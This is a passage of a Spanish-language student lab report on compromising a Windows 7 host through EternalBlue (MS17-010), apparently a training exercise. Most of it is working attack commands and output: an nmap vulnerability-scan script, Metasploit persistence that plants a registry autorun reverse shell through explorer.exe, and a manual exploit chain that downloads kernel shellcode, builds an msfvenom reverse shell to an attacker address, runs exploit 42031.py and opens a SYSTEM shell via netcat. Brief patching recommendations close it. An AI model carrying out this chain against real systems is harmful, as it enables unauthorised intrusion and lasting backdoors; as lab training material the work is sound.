    echo -e "${Verde}El SO puede ser Windows.${Sincolor}"
    echo
elif [ $ttl -eq 255 ]; then
    echo -e "${Verde}El SO puede ser Solaris o Cisco.${Sincolor}"
    echo
elif [ $ttl -eq 32 ]; then
    echo -e "${Verde}El SO puede ser FreeBSD o Cisco.${Sincolor}"
    echo
elif [ $ttl -eq 60 ]; then
    echo -e "${Verde}El SO puede ser AIX (IBM).${Sincolor}"
    echo
else
    echo -e "${Naranja}No se pudo determinar el SO basado en el TTL obtenido.${Sincolor}"
    echo
fi
```

***** SOLO PARA USO EDUCATIVO*****

N2- MQ-HM-ETERNAL

Tercero:

Solicita al usuario poner un nombre al reporte generado.

```
echo -----
echo

echo -e -n "${Naranja}Nombra tu reporte (Se genera en la carpeta que ejecutas el script): ${Sincolor}"
read Archivo
echo
echo -----
echo
```

Cuarto:

Crear el reporte de a partir de “NMAP” y lo almacena en una variable para su posterior uso en pantalla. En caso de alguna falla elimina los documentos con datos erróneos, por ejemplo, si no encuentra puertos abiertos o algún problema durante la ejecución.

```
echo
reporte=$(sudo nmap -sV -script vuln -T5 -A -O --open $IP -oX $Archivo ) # Velocidad a T5 para intentar ganar se

# Condición para verificar puertos abiertos
if [[ ! $reporte =~ "Nmap scan report" ]]; then
    echo -e "${Naranja}No se encontraron puertos abiertos.${Sincolor}" # Si no encuentra ninguno lo notifica
    rm -r -f $Archivo
    echo -e "${Rojo}Se eliminan los reportes generados."
    echo
    echo -----
else
```

Quinto:

Ordena los datos para que todos se muestren en pantalla correctamente:

```
else
    # Mostrar los puertos abiertos con su servicio y versión
    echo -e "${Cyan}Abierto      Servicio      Versión${Sincolor} "
    while IFS= read -r line; do # Se usa un separador para indicar cómo se deben tomar los valores, y -r para ignorear
        puerto=$(echo "$line" | awk '{print $1}') # Se usa awk (similar a grep) para mostrar los datos en format
        servicio=$(echo "$line" | awk '{print $3}') # Imprime los datos guardados en la matriz de reporte
        version=$(echo "$line" | awk '{ $1=$2=$3=""; print $0}')
        if [ -z "$version" ]; then
            version="${Naranja}Versión no detectada${Sincolor}"
        fi
        printf "%-10s %-20s %s\n" "$puerto" "$servicio" "$version" # Los porcentajes asignan una separación equi
    done <<< "$(echo "$reporte" | grep -E "[0-9]+/tcp")"
    echo
```

***** SOLO PARA USO EDUCATIVO*****

N2- MQ-HM-ETERNAL

Sexto:

Genera el reporte en “.xml” para visualizarlo fácilmente al terminar.

```
done <<< "$(echo "$reporte" | grep -E "[0-9]+/tcp")"
echo
echo -----
echo
xsltproc $Archivo -o $Archivo.html #Convierte el archivo xml en html para ver el reporte de vulnerabilidades
rm -rf $Archivo
echo -e "${Rojo}Éxito, se generó un archivo html, con las vulnerabilidades del Host escaneado${Sincolor}"
echo
echo -----
fi
```

Persistencia *PUNTO EXTRA*

Para aplicar la persistencia, es requisito primordial, aplicar el método manual o el automático, y realizar los siguientes pasos cuando nos encontramos en “Meterpreter” y estamos conectados al equipo, debemos tomar el control de un proceso que el usuario inconsciente, siempre va a ejecutar, como lo es el “explorer.exe”.

```
meterpreter > migrate 3052
[*] Migrating from 304 to 3052 ...
[*] Migration completed successfully.
meterpreter > █ Copy your download link or see
               what's inside
```

En esta oportunidad justo el proceso estaba con el número 3052, así que nos aprovechamos para migrar.

Seguidamente, es necesario ejecutar un exploit de persistencia como este:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/local/persistence
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > show options

Module options (exploit/windows/local/persistence):

  Name      Current Setting  Required  Description
  ---      -
  DELAY     10              yes       Delay (in seconds) for persistent payload to keep reconnecting back.
  EXE_NAME  no              no        The filename for the payload to be used on the target host (%RAND%.exe by default).
  PATH      no              no        Path to write payload (%TEMP% by default).
  REG_NAME  no              no        The name to call registry value for persistence on target host (%RAND% by default).
  SESSION   yes             yes       The session to run this module on
  STARTUP   USER            yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
  VBS_NAME  no              no        The filename to use for the VBS persistent script on the target host (%RAND% by default).

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.32.132  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```

Le cargamos su respectivo “payload” en esta oportunidad, será el de “Meterpreter” ya que nos funciona para mantener una comunicación reversa con los equipos.

***** SOLO PARA USO EDUCATIVO*****

N2- MQ-HM-ETHERNAL


```
msf6 exploit(windows/local/persistence) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) >
```

Cargaremos además de lo anterior, un “**Delay**”, recomendable que sea de 5 segundos, se seleccionaremos la sesión “1” que es la única que se encuentra activa, y corresponde a este proceso que estamos ejecutando.

```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) > show sessions

Active sessions
=====

```

Id	Name	Type	Information
1		meterpreter x64/windows	NT AUTHORITY\SYSTEM @ WIN-845Q99

```
msf6 exploit(windows/local/persistence) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > set delay 5
delay => 5
msf6 exploit(windows/local/persistence) > set session 1
session => 1
msf6 exploit(windows/local/persistence) > exploit
```

Procedemos a correr el “**exploit**”, esto generara una conexión con el equipo, que se reiterara cada vez que se ejecute la aplicación “**explorer.exe**” y claro como esta es vital para el funcionamiento de Windows, cada vez que se enciende el equipo, manda múltiples solicitudes de conexión al equipo atacante.

```

[*] Running persistent module against WIN-845Q99004PP via session ID: 1
[*] Persistent VBS script written on WIN-845Q99004PP to C:\Users\ADMINI~1\AppData\Local\Temp\eZrLjPSxNq.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ektnDqWEUBi
[*] Installed autorun on WIN-845Q99004PP as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ektnDqWEUBi
[*] Clean up Meterpreter RC file: /home/hmstudent/.msf4/logs/persistence/WIN-845Q99004PP_20240415.2647/WIN-845Q99004PP_20240415.2647.rc
msf6 exploit(windows/local/persistence) >

```

Y para que todo esto continúe funcionando, ejecutamos el “**exploit**” de “**multi handler**” así ambos equipos se mantienen en comunicación siempre que el de la víctima se encuentre en línea.

```

msf6 exploit(multi/handler) > set LHOST 192.168.32.132
LHOST => 192.168.32.132
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.32.132:4444
[*] 192.168.32.136 - Meterpreter session 1 closed. Reason: Died
exit

run
[*] Sending stage (201798 bytes) to 192.168.32.136
[*] Meterpreter session 2 opened (192.168.32.132:4444 -> 192.168.32.136:49159) at 2023-07-10 12:00:00

meterpreter > exit
[*] Shutting down session: 2
[*] 192.168.32.136 - Meterpreter session 2 closed. Reason: Died

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.32.132:4444
[*] Sending stage (201798 bytes) to 192.168.32.136
[*] Meterpreter session 3 opened (192.168.32.132:4444 -> 192.168.32.136:49160) at 2023-07-10 12:00:00

meterpreter >

```

Aquí podemos observar, que, aunque el computador atacado se apague, al correr nuevamente el “handler” ambos vuelven a enlazar su comunicación.

Hackeo adicional *PUNTO EXTRA*

Para la realización de este “script”, fue necesario buscar información adicional, ya que el que tiene la “Exploit Database” cuenta con errores de ejecución, pero como punto positivo al compilar todo está al nivel del procedimiento manual en esta guía.

Buscaremos en el comando “searchsploit” uno de los “scripts” disponibles para “Eternal Blue”.

```

(hmstudent@kali)-[~/Desktop/ETHERNAL/Exploits]
$ searchsploit ms17-010

```

Exploit Title	Path
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB	windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)	windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution	windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution	windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution	windows_x86-64/remote/41987.py

```

Shellcodes: No Results

(hmstudent@kali)-[~/Desktop/ETHERNAL/Exploits]
$ searchsploit -m 42031.py

```

Es necesario descargarlo en nuestro equipo, y seguidamente hay que instalar la aplicación “nasm” en nuestro Kali, ya que este es un ensamblador que nos permite combinar 2 o más archivos en 1.

```

(hmstudent@kali)-[~/Desktop/ETHERNAL/Exploits]
$ sudo apt install nasm
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  binutils-mingw-w64-i686 ettercap-common ettercap-graphical gcc-mingw-w64-i686-win32
  gcc-mingw-w64-i686-win32-runtime libaio1 libapache2-mod-php liblua5.1-2 liblua5.1-common
  mingw-w64-i686-dev oracle-instantclient-basic python3-pefile python3-png python3-qrcode
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  nasm

```

***** SOLO PARA USO EDUCATIVO*****

N2- MQ-HM-ETHERNAL

Ya con “**nasm**” instalado podemos proceder a el siguiente “shellcode” de este repositorio en la “web”: ["Eternal Blue Shellcode"](https://gist.github.com/worawit/05105fce9e126ac9c85325f0b05d6501/raw/ffd9103a76f0e28ee395187f203964b4c4075d19/eternalblue_x64_kshellcode.asm)

Nota: También hay una versión para x86, pero en este caso nos hará que provoquemos la “**pantalla de la muerte**” en el equipo, al ser de 64 bits.

```
$ wget https://gist.github.com/worawit/05105fce9e126ac9c85325f0b05d6501/raw/ffd9103a76f0e28ee395187f203964b4c4075d19/eternalblue_x64_kshellcode.asm
--2024-04-16 09:19:25-- https://gist.github.com/worawit/05105fce9e126ac9c85325f0b05d6501/raw/ffd9103a76f0e28ee395187f203964b4c4075d19/eternalblue_x64_kshellcode.asm
Resolving gist.githubusercontent.com (gist.githubusercontent.com)... 185.199.109.133, 185.199.110.133, 185.199.111.133, ...
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|185.199.109.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19722 (19K) [text/plain]
Saving to: 'eternalblue_x64_kshellcode.asm'

eternalblue_x64_kshellcode. 100%[=====>] 19.26K --.-KB/s in 0.01s

2024-04-16 09:19:26 (1.73 MB/s) - 'eternalblue_x64_kshellcode.asm' saved [19722/19722]
```

Ya con el shellcode descargado, utilizaremos “**nasm**” para ensamblar el Kernel de ejecución que pronto vamos a combinar con el archivo que nos genera “**msfvenom**” para poder correr el “**exploit**”.

```
(hmsstudent@kali)-[~/Desktop/ETHERNAL/Exploits]
$ nasm -f bin eternalblue_x64_kshellcode.asm -o ./sc_x64_kernel.bin
```

El “**nasm**” nos va a permitir compilar el shellcode que descargamos a un formato compatible con el que “**msfvenom**” nos genera.

```
(hmsstudent@kali)-[~/Desktop/ETHERNAL/Exploits]
$ msfvenom -p windows/x64/shell_reverse_tcp LPORT=5000 LHOST=192.168.32.132 --format raw -o sc_x64_msf.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: sc_x64_msf.bin
```

Utilizaremos el siguiente comando para generar la conexión inversa que nos brinda “**msfvenom**” la cual será de vital importancia en el ataque.

```
(hmsstudent@kali)-[~/Desktop/ETHERNAL/Exploits]
$ cat sc_x64_kernel.bin sc_x64_msf.bin > sc_x64.bin
```

Combinaremos ambos archivos, tanto el que nos generó “**nasm**” con el de “**msfvenom**” utilizando el comando “**cat**”. El archivo resultante, será el que utilizaremos para cargar los comandos para vulnerar “**SMB**”.

Levantaremos el puerto que en el comando de msfvenom asignamos para esta conexión con el comando “**nc -lvp**”

***** SOLO PARA USO EDUCATIVO*****

N2- MQ-HM-ETHERNAL

```
(hmstudent@kali)-[~]  
$ nc -lvnp 5000  
listening on [any] 5000 ...  
█
```

A continuación, ejecutaremos el “exploit” de “python”, la ip que queremos atacar, junto a nuestro “shellcode” generado.

```
(hmstudent@kali)-[~/Desktop/ETHERNAL/Exploits]  
$ python3 42031.py 192.168.32.136 sc_x64.bin  
shellcode size: 1211  
numGroomConn: 13  
Target OS: Windows 7 Ultimate 7601 Service Pack 1  
SMB1 session setup allocate nonpaged pool success  
SMB1 session setup allocate nonpaged pool success  
good response status: INVALID_PARAMETER  
done
```

Nos indica, que se completo la conexión con la palabra “done” y en la consola donde levantamos el puerto de escucha, estaremos conectados exitosamente.

```
(hmstudent@kali)-[~]  
$ nc -lvnp 5000  
listening on [any] 5000 ...  
connect to [192.168.32.132] from (UNKNOWN) [192.168.32.136] 49160  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system
```

8. Conclusiones y Recomendaciones

- 1) Es importante aplicar todos los parches indicados posteriores a mayo o junio de 2017 en adelante, que apliquen correcciones sobre esta vulnerabilidad (**Eternal Blue**)
- 2) Cambiar el sistema operativo de la máquina por uno más actual con soporte de actualizaciones y que se encuentre con este problema corregido.
- 3) Bloquear el acceso remoto al puerto mediante Firewalls, IDS o IPS u otros medios, para defenderse de el inconveniente
- 4) Aplicar contraseñas robustas, complicadas de vulnerar, para que los hackers desistan.
- 5) Evitar mantener el equipo encendido si no se utilizará en mucho tiempo.

***** SOLO PARA USO EDUCATIVO*****

N2- MQ-HM-ETHERNAL